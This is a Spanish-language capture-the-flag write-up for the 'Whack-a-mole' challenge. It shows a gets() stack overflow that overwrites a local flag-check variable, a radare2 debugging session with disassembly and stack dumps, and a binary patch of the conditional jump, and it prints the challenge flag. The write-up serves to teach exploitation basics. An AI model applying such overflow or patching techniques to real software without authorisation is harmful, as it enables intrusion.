Whack-a-mole

Se trata de realizar un stack smashing básico para poder entrar en la función que imprime la flag. Aunque es tan básico que se puede solucionar de varias formas.

Solución rápida

Con la pista y descripción entender que se trata de desbordar la pila, escribir una contraseña de longitud exagerada y aunque salga violación de segmento imprimirá la solución.

```
:~$ python3 -c "print('a'*100)" | ./whack-a-mole
Do you have the hammer ready? Try to guess the password:
Good job! here u go: moonCTF{02ac91378c50b043426347a065ef24f5}
Violación de segmento (`core' generado)
```

Solución con el debugger de radare2

De esta forma podemos hacer lo mismo que arriba pero sin el error de la violación de segmento y entendiendo un poco mejor cómo funciona. Abrimos el ejecutable con el parámetro de debug:


```
:~$ r2 -Ad whack-a-mole
Process with PID 17788 started...
= attach 17788 17788
bin.baddr 0x562c5c02b000
Using 0x562c5c02b000
asm.bits 64
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Check for objc references
[x] Check for vtables
[TOFIX: aaft can't run in debugger mode.ions (aaft)
[x] Type matching analysis for all functions (aaft)
[x] Propagate noreturn information
[x] Use -AA or aaaa to perform additional experimental analysis.
 -- You find bugs while we sleep.
[0x7f7710b28100]>
```

Desensamblamos la función main para ver el código:


Se puede ver al principio que la pila aumenta en 32 posiciones (*sub rsp, 0x20*) y que existen dos variables, una apunta 4 posiciones por encima del puntero de pila (r*bp-0x4*) y el otro 32 posiciones por encima de este (*rbp-0x20*). Por lo tanto vemos que hay dos variables con el código según su posición: **var_4h** y **var_20h**.

Podemos ver que hay una linea que hace una llamada a la función estándar gets(), esta función no evita desbordamientos, y vemos que el parámetro que se le pasa es la dirección a la variable que está por encima (*var_20h*). Después de llamar a la función se comprueba la variable *var_4h*, si es 0 se salta la llamada a función que imprime el flag. Se le pone el valor 0 más arriba y no se le vuelve a asignar otro, por lo tanto hay que desbordar la otra con el gets() para sobreescribir su valor y que haga la llamada a función.

Ponemos un punto de debugging justo antes de llamar a gets() para ver a que direcciones de memoria apunta y ejecutamos hasta él:



Podemos entrar en el modo visual por comodidad con Vpp!:



Aquí podemos ver la pila y los valores de las variables, que son direcciones de memoria:

si hacemos la resta de la posición de var_20h – var_4h podremos ver cuantos caracteres necesitaremos para cambiar el valor de var_4h (en este caso 28):

```
>>> 0x7ffd4771a7b0 - 0x7ffd4771a7cc
-28
```

Creamos una cadena de más de 28 caracteres. Para demostrarlo se puede poner un breakpoint justo después del gets:

```
>>> print('a' * 28 + ':)')
aaaaaaaaaaaaaaaaaaaaaaaaaaaa:)
```

```
:> dc
Do you have the hammer ready? Try to guess the password: aaaaaaaaaaaaaaaaaaaaaaaaaaaa:)
hit breakpoint at: 562c5c02c2b0
```

Aquí se puede ver como se ha sobrescrito la variable :)

```
[X]   Stack (xc 256@r:SP)
 - offset -       0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF  comment
 0x7ffd4771a7b0  6161 6161 6161 6161 6161 6161 6161 6161  aaaaaaaaaaaaaaaa  ; r8
 0x7ffd4771a7c0  6161 6161 6161 6161 6161 6161 3a29 0000  aaaaaaaaaaaa:)..
 0x7ffd4771a7d0  0000 0000 0000 0000 b360 9310 777f 0000  ........`..w...  ; rbp
 0x7ffd4771a7e0  7100 0000 0000 0000 c8a8 7147 fd7f 0000  q.........qG....
 0x7ffd4771a7f0  1876 af10 0100 0000 77c2 025c 2c56 0000  .v......w..\,V..
 0x7ffd4771a800  e0c2 025c 2c56 0000 97b5 62c5 60b3 1d35  ...\,V....b.`..5
 0x7ffd4771a810  c0c0 025c 2c56 0000 c0a8 7147 fd7f 0000  ...\,V....qG....
 0x7ffd4771a820  0000 0000 0000 0000 0000 0000 0000 0000  ................
 0x7ffd4771a830  97b5 a28a 833d e7ca 97b5 ac05 4692 f3cb  .....=......F...
 0x7ffd4771a840  0000 0000 0000 0000 0000 0000 0000 0000  ................
 0x7ffd4771a850  0000 0000 0000 0000 0100 0000 0000 0000  ................
 0x7ffd4771a860  c8a8 7147 fd7f 0000 d8a8 7147 fd7f 0000  ..qG......qG....
 0x7ffd4771a870  9061 b510 777f 0000 0000 0000 0000 0000  .a..w...........
 0x7ffd4771a880  0000 0000 0000 0000 c0c0 025c 2c56 0000  ...........\,V..
 0x7ffd4771a890  c0a8 7147 fd7f 0000 0000 0000 0000 0000  ..qG............
 0x7ffd4771a8a0  0000 0000 0000 0000 eec0 025c 2c56 0000  ...........\,V..

[X] afvd                                                              [Cache] Off
 var var_4h = 0x7ffd4771a7cc = (qword)0x000000000000293a
 var var_20h = 0x7ffd4771a7b0 = (qword)0x6161616161616161
```

Le damos a continuar y ya tendremos la flag:

```
:> dc

Good job! here u go: moonCTF{02ac91378c50b043426347a065ef24f5}
:>
```

Solución rápida con radare2

Otra solución es parchear el salto y que no se salte la ejecución de la llamada que imprime el flag:

```
[0x7f882ec90100]> pdf @ main
            ; DATA XREF from entry0 @ 0x5654f0bd80e1
┌ 90: int main (int argc, char **argv, char **envp);
            ; var int64_t var_20h @ rbp-0x20
            ; var int64_t var_4h @ rbp-0x4
            0x5654f0bd8277      f30f1efa        endbr64
            0x5654f0bd827b      55              push rbp
            0x5654f0bd827c      4889e5          mov rbp, rsp
            0x5654f0bd827f      4883ec20        sub rsp, 0x20
            0x5654f0bd8283      c745fc000000.   mov dword [var_4h], 0
            0x5654f0bd828a      488d3d8f0d00.   lea rdi, str.Do_you_hav
            0x5654f0bd8291      b800000000      mov eax, 0
            0x5654f0bd8296      e805feffff      call sym.imp.printf
            0x5654f0bd829b      488d45e0        lea rax, [var_20h]
            0x5654f0bd829f      4889c7          mov rdi, rax
            0x5654f0bd82a2      b800000000      mov eax, 0
            0x5654f0bd82a7      e804feffff      call sym.imp.gets
            0x5654f0bd82ac      837dfc00        cmp dword [var_4h], 0
        ┌─< 0x5654f0bd82b0      740c            je 0x5654f0bd82be
        │   0x5654f0bd82b2      b800000000      mov eax, 0
        │   0x5654f0bd82b7      e8edfeffff      call sym.give_flag
       ┌──< 0x5654f0bd82bc      eb0c            jmp 0x5654f0bd82ca
       │└─> 0x5654f0bd82be      488d3d950d00.   lea rdi, str.Bad_luck__
       │    0x5654f0bd82c5      e8c6fdffff      call sym.imp.puts
       │    ; CODE XREF from main @ 0x5654f0bd82bc
       └──> 0x5654f0bd82ca      b800000000      mov eax, 0
            0x5654f0bd82cf      c9              leave
└           0x5654f0bd82d0      c3              ret
[0x7f882ec90100]> s 0x5654f0bd82b0
[0x5654f0bd82b0]> wa jmp 0x5654f0bd82b2
Written 2 byte(s) (jmp 0x5654f0bd82b2) = wx eb00
[0x5654f0bd82b0]> dc
Do you have the hammer ready? Try to guess the password: :p

Good job! here u go: moonCTF{02ac91378c50b043426347a065ef24f5}
[0x7f882eb5d2c6]>
```